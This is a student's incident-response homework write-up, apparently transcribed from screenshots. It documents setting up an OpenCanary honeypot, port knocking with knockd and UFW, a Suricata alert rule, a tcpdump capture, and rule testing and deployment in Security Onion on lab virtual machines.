



SCHOOL HOMEWORK - 2023

**CLASS: INCIDENT RESPONSE AND
DETECTION**

**SUBJECT: HONEYPOTS, WINDOWS MACHINE INVESTIGATION, THREAT
HUNTING WITH RITA, MALWARE/FILE ANALYSIS, PROCMON/PROCDOT**

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Homework

Guideline

- All answers must be documented and supported by screenshots. Even if an answer is correct, if it is not documented, your grade will be 0 points.
- You must demonstrate analysis and research in the answers you provide.
- Please submit your assignments in PDF or DOC format and present your answers under the questions below by copying them exactly, along with their question number.

Exercise 1 (30p) – Honeypot

Using the file “Lab 4 OpenCanary and port knocking.docx” of Course 7 to complete the following tasks:

- a) Configure a honeypot that will listen on ports 21, 22 et 80 (5p)

Exercise 1 ANSWER

First, we connect to our Ubuntu 20.04 server and complete Lab 4 OpenCanary and port knocking.docx according to the assignment requirements

```
cr450 login: perfre
Password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-137-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun 26 Mar 2023 03:27:34 AM UTC
System load:  0.06               Processes:    211
Usage of /:   33.1% of 9.75GB    Users logged in: 0
Memory usage: 10%              IPv4 address for ens33: 192.168.64.132
Swap usage:   0%

26 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
New release '22.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Mar 26 03:23:53 UTC 2023 on tty1
perfre@cr450:~$
```

We starting by modifying the file at /etc/ssh/sshd_config

```
GNU nano 4.8 /etc/ssh/sshd_config
# $OpenBSD: sshd_config,v 1.103 2018/04/09 20:41:22 tj Exp $
# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.
# This sshd was compiled with PATH=/usr/bin:/bin:/usr/sbin:/sbin
# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.
Include /etc/ssh/sshd_config.d/*.conf






#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::
```

We then add the ports 21, 22, 80, 22222 (lab)	<pre># The strategy used for options in the default # configuration is to specify options with their # default value, but leave them commented. Uncomment # to override or change the default value. #Include /etc/ssh/sshd_config.d/*.conf Port 21 Port 22 Port 80 Port 22222 #AddressFamily any #ListenAddress 0.0.0.0 #ListenAddress :: #HostKey /etc/ssh/ssh_host_rsa_key #HostKey /etc/ssh/ssh_host_ecdsa_key #HostKey /etc/ssh/ssh_host_ed25519_key # Ciphers and keying #RekeyLimit default none # Logging #SyslogFacility AUTH #LogLevel INFO</pre>
Now, we do reboot after modifying the file	<pre>#HostKey /etc/ssh/ssh_host_rsa_key #HostKey /etc/ssh/ssh_host_ecdsa_key #HostKey /etc/ssh/ssh_host_ed25519_key # Ciphers and keying #RekeyLimit default none # Logging #SyslogFacility AUTH #LogLevel INFO perfre@cr450:~\$ service ssh restart ==== AUTHENTICATING FOR org.freedesktop.systemd1.manage-units ==== Authentication is required to restart 'ssh.service'. Authenticating as: Frederic Perron (perfre) Password: ==== AUTHENTICATION COMPLETE ==== perfre@cr450:~\$ sudo reboot [sudo] password for perfre:</pre>
We perform updates since it has been a long time since we last accessed the Ubuntu server.	<pre>perfre@cr450:~\$ sudo apt-get update Hit:1 http://ca.archive.ubuntu.com/ubuntu focal InRelease Get:2 http://ca.archive.ubuntu.com/ubuntu focal-updates InRelease [114 kB] Get:3 http://ca.archive.ubuntu.com/ubuntu focal-backports InRelease [109 kB] Get:4 http://ca.archive.ubuntu.com/ubuntu focal-security InRelease [114 kB] Get:5 http://ca.archive.ubuntu.com/ubuntu focal-updates/main amd64 Packages [2,430 kB] Get:6 http://ca.archive.ubuntu.com/ubuntu focal-updates/main Translation-en [416 kB] Get:7 http://ca.archive.ubuntu.com/ubuntu focal-updates/main amd64 c-n-f Metadata [16,4 kB] Get:8 http://ca.archive.ubuntu.com/ubuntu focal-updates/restricted amd64 Packages [1,671 kB] Get:9 http://ca.archive.ubuntu.com/ubuntu focal-updates/restricted Translation-en [235 kB] Get:10 http://ca.archive.ubuntu.com/ubuntu focal-updates/restricted amd64 c-n-f Metadata [620 B] Get:11 http://ca.archive.ubuntu.com/ubuntu focal-updates/universe amd64 Packages [1,039 kB] Get:12 http://ca.archive.ubuntu.com/ubuntu focal-updates/universe Translation-en [244 kB] Get:13 http://ca.archive.ubuntu.com/ubuntu focal-updates/universe amd64 c-n-f Metadata [24,0 kB] Get:14 http://ca.archive.ubuntu.com/ubuntu focal-updates/multiverse amd64 Packages [25,1 kB] Get:15 http://ca.archive.ubuntu.com/ubuntu focal-updates/multiverse amd64 c-n-f Metadata [532 B] Get:16 http://ca.archive.ubuntu.com/ubuntu focal-backports/universe amd64 Packages [24,9 kB] Get:17 http://ca.archive.ubuntu.com/ubuntu focal-backports/universe amd64 c-n-f Metadata [880 B] Get:18 http://ca.archive.ubuntu.com/ubuntu focal-security/main amd64 Packages [2,049 kB] Get:19 http://ca.archive.ubuntu.com/ubuntu focal-security/main Translation-en [334 kB] Get:20 http://ca.archive.ubuntu.com/ubuntu focal-security/main amd64 c-n-f Metadata [12,5 kB] Get:21 http://ca.archive.ubuntu.com/ubuntu focal-security/restricted amd64 Packages [1,561 kB] Get:22 http://ca.archive.ubuntu.com/ubuntu focal-security/restricted Translation-en [220 kB] Get:23 http://ca.archive.ubuntu.com/ubuntu focal-security/restricted amd64 c-n-f Metadata [624 B] Get:24 http://ca.archive.ubuntu.com/ubuntu focal-security/universe amd64 Packages [613 kB] Get:25 http://ca.archive.ubuntu.com/ubuntu focal-security/universe Translation-en [162 kB] Get:26 http://ca.archive.ubuntu.com/ubuntu focal-security/universe amd64 c-n-f Metadata [17,5 kB] Get:27 http://ca.archive.ubuntu.com/ubuntu focal-security/multiverse amd64 Packages [22,9 kB] Get:28 http://ca.archive.ubuntu.com/ubuntu focal-security/multiverse amd64 c-n-f Metadata [516 B] Fetched 11.7 MB in 4s (2,920 kB/s) Reading package lists... Done</pre>
Here is a few of the commands to install OpenCanary	<pre>perfre@cr450:~\$ pip install markupsafe==2.0.1 Collecting markupsafe==2.0.1 Downloading MarkupSafe-2.0.1-cp38-cp38-manylinux2010_x86_64.whl (30 kB) Installing collected packages: markupsafe Successfully installed markupsafe-2.0.1</pre>
The remaining commands for OpenCanary	<pre>perfre@cr450:~\$ virtualenv env created virtual environment CPython3.8.10.final.0-64 in 108ms creator CPython3Posix(dest=/home/perfre/env, clear=False, global=False) seeders FromAppData(download=False, pip:latest, setuptools:latest, wheel:latest, pkg_resources:st, viacopy, app-data-dir=/home/perfre/.local/share/virtualenv/seed-app-data/v1.0.1.debian.1) activators BashActivator,CShellActivator,FishActivator,PowerShellActivator,PythonActivator,Xon tilvator perfre@cr450:~\$ perfre@cr450:~\$. env/bin/activate (env) perfre@cr450:~\$ pip install opencanary Collecting opencanary Downloading opencanary-0.7.1-py3-none-any.whl (3.0 MB) Collecting ipdf==1.7.2 Downloading ipdf-1.7.2.tar.gz (39 kB) Collecting simplejson==3.16.0 Downloading simplejson-3.16.0.tar.gz (81 kB) Collecting bcrypt==3.1.7 Downloading bcrypt-3.1.7-cp34-abi3-manylinux1_x86_64.whl (56 kB) Collecting hpfeeds==3.0.0 Downloading hpfeeds-3.0.0-py2.py3-none-any.whl (66 kB) Collecting PyPDF2==1.26.0 Downloading PyPDF2-1.26.0.tar.gz (77 kB) Collecting zopec.interface==5.0.0 Downloading zopec.interface-5.0.0-cp38-cp38-manylinux2010_x86_64.whl (234 kB) Requirement already satisfied: setuptools==44.0.0 in ./env/lib/python3.8/site-packages (44.0.0) Collecting pyasn1==0.4.5 Downloading pyasn1-0.4.5-py2.py3-none-any.whl (73 kB) Collecting cryptography==3.0 Downloading cryptography-3.0-cp35-abi3-manylinux2010_x86_64.whl (2.7 MB) Collecting ntlmlib==0.72 Downloading ntlmlib-0.72.tar.gz (22 kB) Collecting Twisted==19.10.0 Downloading Twisted-19.10.0.tar.bz2 (3.1 MB)</pre>

We then put to true the http, ssh & mysql.	<pre>"http.banner": "FTP server ready", "http.banner": "Apache/2.2.22 (Ubuntu)", "http.enabled": true, "http.server": "0.0.0.0", "mysql.banner": "5.5.43-0u", "ssh.enabled": true, "ssh.port": 22,</pre>
Now, let's check whether the honeypots are active from our Security Onion system. We can see that OpenCanary is started on the Ubuntu Server 20.04 side, and we can observe the open ports when performing an nmap port scan on the IP address of the Ubuntu Server 20.04 machine.	<pre>env) perfre@cr450:~\$ opencanaryd --start * We hope you enjoy using OpenCanary. For more open sour s.org, **</pre>
<pre>3004.2 focal InRelease doesn't support architecture i386 student@cr450:~\$ sudo apt-get install nmap Reading package lists... Done Building dependency tree Reading state information... Done The following packages were automatically installed and are no longer needed: docker-scan-plugin gir1.2-goa-1.0 libfwupdplugin1 libxmlb1 Use 'sudo apt autoremove' to remove them. The following additional packages will be installed: libblas3 liblinear4 liblua5.3-0 lua-lpeg nmap-common</pre>	<pre>Available nsock engines: epoll poll select student@cr450:~\$ nmap -p- 192.168.64.132 Starting Nmap 7.80 (https://nmap.org) at 2023-03-26 04:56 UTC Nmap scan report for 192.168.64.132 Host is up (0.00021s latency). Not shown: 65531 closed ports PORT STATE SERVICE 21/tcp open ftp 22/tcp open ssh 80/tcp open http 22222/tcp open easyengine</pre>
Now, if we stop OpenCanary, the ports won't show as open.	<pre>(env) perfre@cr450:~\$ opencanaryd --stop cat: /home/perfre/env/bin/opencanaryd.pid: No such file or directory Usage: kill [options] <pid> [...] Options: <pid> [...] send signal to every <pid> listed -<signal>, -s, --signal <signal> specify the <signal> to be sent -l, --list[=<signal>] list all signal names, or convert one to a name -L, --table list all signal names in a nice table -h, --help display this help and exit -V, --version output version information and exit For more details see kill(1).</pre>

b) Configure and use Port Knocking (5p)

Now for the Port Knocking section to hide port 22222, which is the real SSH port. Let's start by installing knockd on the Ubuntu 20.04 server.	<pre>perfre@cr450:~\$ sudo apt install knockd [sudo] password for perfre: Reading package lists... Done Building dependency tree Reading state information... Done The following packages were automatically installed and are no longer required: libfontenc1 libice6 libinput-bin libinput10 libmtdev1 libsm6 libwacom-bin libwacom-common libwacom2 libxatracker2 libxaw7 libxcb-util1 libxfont2 libxkbfile1 libxmu6 libxpm4 libxss1 libxt6 libxv6c1 x11-xkb-utils xfonts-base xfonts-encodings xfonts-utils xserver-common xserver-xorg xserver-xorg-core xserver-xorg-input-all xserver-xorg-input-libinput xserver-xorg-input-wacom xserver-xorg-legacy xserver-xorg-video-all xserver-xorg-video-amd xserver-xorg-video-atl xserver-xorg-video-fbdev xserver-xorg-video-intel xserver-xorg-video-nouveau xserver-xorg-video-qxl xserver-xorg-video-radeonn xserver-xorg-video-vesa xserver-xorg-video-vmware Use 'sudo apt autoremove' to remove them. The following NEW packages will be installed: knockd 0 upgraded, 1 newly installed, 0 to remove and 85 not upgraded. Need to get 24.7 kB of archives. After this operation, 103 kB of additional disk space will be used. Get:1 http://ca.archive.ubuntu.com/ubuntu focal-updates/universe amd64 knockd amd64 0.7-1ubu 04.1 (24.7 kB) Fetched 24.7 kB in 0s (194 kB/s) Selecting previously unselected package knockd. (Reading database ... 99437 files and directories currently installed.) Preparing to unpack .../knockd_0.7-1ubuntu3.20.04.1_amd64.deb ... Unpacking knockd (0.7-1ubuntu3.20.04.1) ... Setting up knockd (0.7-1ubuntu3.20.04.1) ... Processing triggers for man-db (2.9.3-1) ... Processing triggers for systemd (245.4-4ubuntu3.17) ...</pre>
---	--

Finally, we modify the port-knocking sequence in the OpenSSH section from 7000, 8000, 9000 to 10005, 10006, 10007, and to 10007, 10008, 10009 in the close ssh section. (basically, as shown in the link)	 <pre> [options] UseSyslog [openSSH] sequence = 10005,10006,10007_ seq_timeout = 5 command = /sbin/iptables -A INPUT -s %IP% -p tcp --dport 22 -j ACCEPT tcpflags = syn [closeSSH] sequence = 9000,8000,7000 seq_timeout = 5 command = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j ACCEPT tcpflags = syn </pre>
Section closeSSH	 <pre> [closeSSH] sequence = 10007,10008,10009 seq_timeout = 5 command = /sbin/iptables -D INPUT tcpflags = syn </pre>
Here we see that everything's changed.	 <pre> [openSSH] sequence = 10005,10006,10007 seq_timeout = 5 command = /sbin/iptables -A INPUT -s %IP% -p tcp --dport 22 -j ACCEPT tcpflags = syn [closeSSH] sequence = 10007,10008,10009 seq_timeout = 5 command = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j ACCEPT tcpflags = syn </pre>
Now we must modify the /etc/default/knockd file. To do this, we will once again use the Vim text editor. <i>See images in the next tables</i>	 <pre> # control if we start knockd at init or not # 1 = start # anything else = don't start # PLEASE EDIT /etc/knockd.conf BEFORE ENABLING START_KNOCKD=0 # command line options #KNOCKD_OPTS="-i eth1" </pre>
We must now locate the line START_KNOCKD=0 and change the value from 0 to 1.	 <pre> # 1 = start # anything else = don't st # PLEASE EDIT /etc/knockd. START_KNOCKD=1 </pre>
Next, we must go to the line KNOCKD_OPTS="-i eth1", uncomment it, and replace the value eth1 with the active network interface of my system. In my case, it is ens33—see the image on the right for the change.	 <pre> # control if we start knockd at init or not # 1 = start # anything else = don't start # PLEASE EDIT /etc/knockd.conf BEFORE ENABLING START_KNOCKD=1 # command line options KNOCKD_OPTS="-i ens33" </pre>

Next, we run **start**, **enable**, and **status** for **knockd**. See **start** and **enable** on the right, and **status** below

```
perfre@cr450:~$ sudo systemctl status knockd
• knockd.service - Port-Knock Daemon
   Loaded: loaded (/lib/systemd/system/knockd.service;
   Active: active (running) since Sun 2023-03-26 05:46:
   Docs: man:knockd(1)
```

```
perfre@cr450:~$ sudo systemctl start knockd
perfre@cr450:~$ sudo systemctl enable knockd
Synchronizing state of knockd.service with SysV service script with /lib/systemd/systemd-sysv-instal
l.
Executing: /lib/systemd/systemd-sysv-install enable knockd
Created symlink /etc/systemd/system/multi-user.target.wants/knockd.service + /lib/systemd/system/kn
ckd.service.
perfre@cr450:~$
```

We then need to install the **UFW** firewall, since it was not already installed.

```
perfre@cr450:~$ sudo apt install ufw
Reading package lists... Done
Building dependency tree
Reading state information... Done
ufw is already the newest version (0.36-6ubuntu1).
ufw set to manually installed.
The following packages were automatically installed and are no longer required:
  libfontenc1 libice6 libinput-bin libinput10 libmtdev1 libsm6 libwacom-bin libwacom-common
  libwacom2 libxatracker2 libxau7 libxcb-util1 libxfont2 libxftlib1 libxmu6 libxpm4 libxss
  libxt6 libxvnc1 x11-xkb-utils xfonts-base xfonts-encodings xfonts-utils xserver-common
  xserver-xorg xserver-xorg-core xserver-xorg-input-all xserver-xorg-input-libinput
  xserver-xorg-input-wacom xserver-xorg-legacy xserver-xorg-video-all xserver-xorg-video-a
  xserver-xorg-video-ati xserver-xorg-video-fbdev xserver-xorg-video-intel
  xserver-xorg-video-nouveau xserver-xorg-video-qxl xserver-xorg-video-radeon
  xserver-xorg-video-vesa xserver-xorg-video-vmware
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 85 not upgraded.
```

Once the firewall is installed, we must perform a few configurations.

```
perfre@cr450:~$ sudo ufw app list
Available applications:
  OpenSSH
perfre@cr450:~$ sudo ufw app info 'OpenSSH'
Profile: OpenSSH
Title: Secure shell server, an rshd replacement
Description: OpenSSH is a free implementation of the Secure Shell protocol.
Port:
  22/tcp
perfre@cr450:~$
```

```
Port:
  22/tcp
perfre@cr450:~$ sudo ufw disable
Firewall stopped and disabled on system startup
perfre@cr450:~$ sudo ufw enable
Firewall is active and enabled on system startup
perfre@cr450:~$
```

```
# /etc/default/ufw
#
# Set to yes to apply rules to
# accepted). You will need to
# the changes to take affect.
IPV6=yes
```

We see the rules we added to the firewall.

```
perfre@cr450:~$ sudo ufw status numbered
Status: active

To Action From
--
[ 1] 22222/tcp DENY IN Anywhere
[ 2] 22/tcp DENY IN Anywhere
[ 3] 22222/tcp (v6) DENY IN Anywhere (v6)
[ 4] 22/tcp (v6) DENY IN Anywhere (v6)
```

We now need to remove both 22222/tcp.

```
perfre@cr450:~$ sudo ufw delete 1
Deleting:
  deny 22/tcp
Proceed with operation (y/n)? y
Rule deleted
perfre@cr450:~$ sudo ufw delete 4
ERROR: Could not find rule '4'
perfre@cr450:~$ sudo ufw status numbered
Status: active

To Action From
--
[ 1] 22222/tcp ALLOW IN Anywhere
[ 2] 22222/tcp (v6) ALLOW IN Anywhere (v6)
[ 3] 22/tcp (v6) DENY IN Anywhere (v6)
```

See see here that port 22222 is now hidden.

```
perfre@cr450:~$ sudo nmap -p- 192.168.64.132
Starting Nmap 7.80 ( https://nmap.org ) at 2023-03-
Nmap scan report for 192.168.64.132
Host is up (0.00021s latency).
Not shown: 65531 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
80/tcp open http
```

Installing knockd on the security onion VM.	<pre> Reading package lists... Done Building dependency tree Reading state information... Done The following packages were automatically installed and are no longer required: docker-scan-plugin gir1.2-goa-1.0 libfwupdplugin1 libxmlb1 Use 'sudo apt autoremove' to remove them. The following NEW packages will be installed: knockd 0 upgraded, 1 newly installed, 0 to remove and 71 not upgraded. Need to get 24.7 kB of archives. After this operation, 103 kB of additional disk space will be used. Get:1 http://archive.ubuntu.com/ubuntu focal-updates/universe amd64 knockd amd64 0.7-1ubuntu3.20.04.1 [24.7 kB] Fetched 24.7 kB in 0s (66.4 kB/s) Selecting previously unselected package knockd. (Reading database ... 187692 files and directories currently installed.) Preparing to unpack .../knockd_0.7-1ubuntu3.20.04.1_amd64.deb ... Unpacking knockd (0.7-1ubuntu3.20.04.1) ... Setting up knockd (0.7-1ubuntu3.20.04.1) ... Processing triggers for man-db (2.9.1-1) ... Processing triggers for systemd (245.4-4ubuntu3.19) ... student@cr450:~\$ </pre>
We then send the knock sequence to our Ubuntu 20.04 server.	<pre> student@cr450:~\$ ssh -v 192.168.64.132 10005 10006 10007 hitting tcp 192.168.64.132:10005 hitting tcp 192.168.64.132:10006 hitting tcp 192.168.64.132:10007 student@cr450:~\$ </pre>
At this point, we can successfully log in to our server using SSH.	<pre> student@cr450:~\$ ssh perfre@192.168.64.132 The authenticity of host '192.168.64.132 (192.168.64.132)' can't be established. ECDSA key fingerprint is SHA256:GpUMFE0Fh0trAU50Fa070z+2+MsdKILZasJEGDALJOM. Are you sure you want to continue connecting (yes/no/[fingerprint])? y Please type 'yes', 'no' or the fingerprint: yes Warning: Permanently added '192.168.64.132' (ECDSA) to the list of known hosts. perfre@192.168.64.132's password: Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-137-generic x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage System information as of Sun 26 Mar 2023 07:03:45 PM UTC System load: 0.04 Processes: 227 Usage of /: 38.3% of 9.75GB Users logged in: 1 Memory usage: 11% IPv4 address for ens33: 192.168.64.132 Swap usage: 0% * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s just raised the bar for easy, resilient and secure K8s cluster deployment. https://ubuntu.com/engage/secure-kubernetes-at-the-edge 89 updates can be applied immediately. 57 of these updates are standard security updates. To see these additional updates run: apt list --upgradable Now release '22.04.2 LTS' available. Run 'do-release-upgrade' to upgrade to it. Last login: Sun Mar 26 18:38:01 2023 </pre>
Proof that we are connected to our Ubuntu server from Security Onion.	<pre> Last login: Sun Mar 26 18:38:01 2023 perfre@cr450:~\$ whoami perfre perfre@cr450:~\$ </pre>
Finally, to close the SSH session, we send a closing knock sequence to the server with the specified sequence of values.	<pre> perfre@cr450:~\$ ssh -v 192.168.64.132 10007 10006 10005 hitting tcp 192.168.64.132:10007 hitting tcp 192.168.64.132:10006 hitting tcp 192.168.64.132:10005 student@cr450:~\$ </pre>

- c) Create a Suricata test rule that will trigger when there is a connection to one of the three ports defined in part a). The **msg** must contain your first and last name. (5p)

```
student@cr450:~/devoir3$ nano devoir3.rules
```

```
GNU nano 4.8      devoir3.rules
alert tcp any any -> any [21,22,80] (msg:"FredPerron on ports 21, 22, and 80"; sid:1000001; rev:1)
```

- d) Use tcpdump to capture the following traffic: a connection to one of the three ports from part a). Filter on the destination IP and the ports. (5p)

We begin by checking whether a firewall is active, which could block SSH connections. It is inactive, so it should work.	<pre>student@cr450:~\$ sudo ufw status [sudo] password for student: Status: inactive</pre>
We start the tcpdump listener on ens33 , using our IP address and the requested ports as part of the filter.	<pre>student@cr450:~\$ sudo tcpdump -XX -i ens33 host 192.168.64.131 and port 21 or port 22 or port 80 -w ./dev3.pcap tcpdump: listening on ens33, link-type EN10MB (Ethernet), capture size 262144 bytes</pre>
We then connect from another VM to our SecOnion machine via the SSH port, which should generate traffic to be captured in a pcap file.	<pre>[-(kali@kali)-~] \$ ssh student@192.168.64.131 The authenticity of host '192.168.64.131 (192.168.64.131)' can't be established. ED25519 key fingerprint is SHA256:mf4jo9YakvKml1TBoVys66uRfMowXfnGvavbRyzpy4. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '192.168.64.131' (ED25519) to the list of known hosts. student@192.168.64.131's password: Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.15.0-69-generic x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage * Introducing Expanded Security Maintenance for Applications. Receive updates to over 25,000 software packages with your Ubuntu Pro subscription. Free for personal use. https://ubuntu.com/pro Expanded Security Maintenance for Applications is not enabled. 22 updates can be applied immediately. 5 of these updates are standard security updates. To see these additional updates run: apt list --upgradable 12 additional security updates can be applied with ESM Apps. Learn more about enabling ESM Apps service at https://ubuntu.com/esm. Your Hardware Enablement Stack (HWE) is supported until April 2025. Access the Security Onion web interface at https://192.168.64.131 (You may need to run 'sudo allow first' if you haven't yet)</pre>
We also verify beforehand that the ports are indeed open.	<pre>[-(kali@kali)-~] \$ sudo nmap -p- 192.168.64.131 [sudo] password for kali: Starting Nmap 7.91 (https://nmap.org) at 2023-03-29 21:43 EDT Nmap scan report for 192.168.64.131 Host is up (0.00029s latency). Not shown: 65532 filtered ports PORT STATE SERVICE 22/tcp open ssh 80/tcp open http 443/tcp open https MAC Address: 00:0C:29:7C:41:6F (VMware) Nmap done: 1 IP address (1 host up) scanned in 104.45 seconds</pre>
Results of the traffic capture saved in a pcap file (dev3).	<pre>Desktop devoir3.pcap Downloads labs Pictures securityonion Videos devoir3 Documents icnpdoor Music Public Templates student@cr450:~\$ sudo tcpdump -XX -i ens33 host 192.168.64.131 and port 21 or port 22 or port 80 -w ./dev3.pcap tcpdump: listening on ens33, link-type EN10MB (Ethernet), capture size 262144 bytes ^C79 packets captured 79 packets received by filter 0 packets dropped by kernel student@cr450:~\$ wireshark dev3.pcap</pre>

e) Test your Suricata rule using the PCAP from d) (5p)

```
student@cr450:~/devoir3$ sudo so-suricata-testrule devoir3.rules /home/student/dev3.pcap
[sudo] password for student:
```

```
Running all.rules and devoir3.rules against the following pcap: /home/student/dev3.pcap

==== Begin Suricata Output ====
30/3/2023 -- 05:06:14 - <Notice> - This is Suricata version 6.0.9 RELEASE running in USER mode
30/3/2023 -- 05:06:14 - <Info> - CPUs/cores online: 8
30/3/2023 -- 05:06:14 - <Info> - dropped the caps for main thread
30/3/2023 -- 05:06:14 - <Info> - eve-log output device (regular) initialized: /nsn/eve-%Y-%m-%d-%H:%M.json
30/3/2023 -- 05:06:14 - <Info> - stats output device (regular) initialized: stats.log
30/3/2023 -- 05:06:15 - <Info> - 1 rule files processed, 32869 rules successfully loaded, 0 rules failed
30/3/2023 -- 05:06:15 - <Info> - Threshold config parsed: 0 rule(s) found
30/3/2023 -- 05:06:15 - <Info> - 32872 signatures processed. 1234 are IP-only rules, 5207 are inspecting packet payload, 26406 inspect application layer, 0 are decoder event only
30/3/2023 -- 05:06:17 - <Info> - can't get cpu-affinity node
30/3/2023 -- 05:06:17 - <Notice> - all 1 packet processing threads, 4 management threads initialized, engine started.
30/3/2023 -- 05:06:17 - <Info> - Starting file run for /input.pcap
30/3/2023 -- 05:06:17 - <Info> - pcap file /input.pcap end of file reached (pcap err code 0)
30/3/2023 -- 05:06:17 - <Notice> - Signal Received. Stopping engine.
30/3/2023 -- 05:06:17 - <Info> - time elapsed 0.059s
30/3/2023 -- 05:06:17 - <Notice> - Pcap-file module read 1 files, 79 packets, 12399 bytes
30/3/2023 -- 05:06:17 - <Info> - Alerts: 1
30/3/2023 -- 05:06:17 - <Info> - cleaning up signature grouping structure... complete
==== End Suricata Output ====

If any alerts hit, they will be displayed below:

{
  "timestamp": "2023-03-30T01:48:59.825888+0000",
  "flow_id": 1586603508865568,
  "pcap_cnt": 1,
  "event_type": "alert",
  "src_ip": "192.168.64.133",
  "src_port": 44928,
  "dest_ip": "192.168.64.131",
  "dest_port": 22,
  "proto": "TCP",
  "community_id": "1:TulOGUYh2AbUeIip9nBjttLv54=",
  "alert": {
    "action": "allowed",
    "gid": 1,
    "signature_id": 1000001,
    "rev": 1,
    "signature": "FredPerron on ports 21, 22, and 80",
    "category": "",
    "severity": 3,
    "rule": "alert tcp any any -> any [21,22,80] (msg:\\"FredPerron on ports 21, 22, and 80\\"; sid:1000001; rev:1;)"
  },
  "payload_printable": "",
  "stream": 0,
  "packet": "AAWpffFVAAAwPfeLGCABFAAABRdpAAEAG8oJAqECFwKhAg6+AAABPI3v6AAAAAKAC+vCwKwAAAgQFtaQCCaoEdSteAAAAAEDAwc=",
  "packet_info": {
    "linktype": 1
  }
}

End so-suricata-testrule
```

f) Add your new rule in Security Onion to /opt/so/saltstack/local/salt/idstools/local.rules. Dans 15 minutes cette règle deviendra active. Après minimum 15 minutes, générez un événement pour le déclencher la règle et identifiez l'alerte dans les alertes de Security Onion (5p)

a. Reference <https://docs.securityonion.net/en/2.3/local-rules.html>

```
student@cr450:~$ sudo so-import-pcap
Usage: /usr/sbin/so-import-pcap <pcap-file-1> [pcap-file-2] [pcap-file-N]

Imports one or more PCAP files onto a sensor node. The PCAP traffic will be analyzed and made available for review in the Security Onion toolset.
student@cr450:~$
student@cr450:~/devoir3$ sudo mv * /opt/so/saltstack/local/salt/idstools/local.rules
```

The only file that was in my folder Devoir3 was my suricata rule

```

student@cr450:~/devoir3$ ls
devoir3.rules2
student@cr450:~/devoir3$ sudo su
root@cr450:/home/student/devoir3# sudo mv * /opt/so/saltstack/local/salt/idstools/local.rules
root@cr450:/home/student/devoir3# ls opt/so/saltstack/local/salt/idstools/local.rules/
ls: cannot access 'opt/so/saltstack/local/salt/idstools/local.rules/': No such file or directory
root@cr450:/home/student/devoir3# ls opt/so/saltstack/local/salt/idstools/local.rules
ls: cannot access 'opt/so/saltstack/local/salt/idstools/local.rules': No such file or directory
root@cr450:/home/student/devoir3# exit
exit
student@cr450:~/devoir3$ cd
student@cr450:~$ sudo ls /opt/so/saltstack/local/salt/idstools/local.rules
/opt/so/saltstack/local/salt/idstools/local.rules
student@cr450:~$ cd devoir3
student@cr450:~/devoir3$ ls
student@cr450:~/devoir3$

```

We can see that the file was sent to the directory.

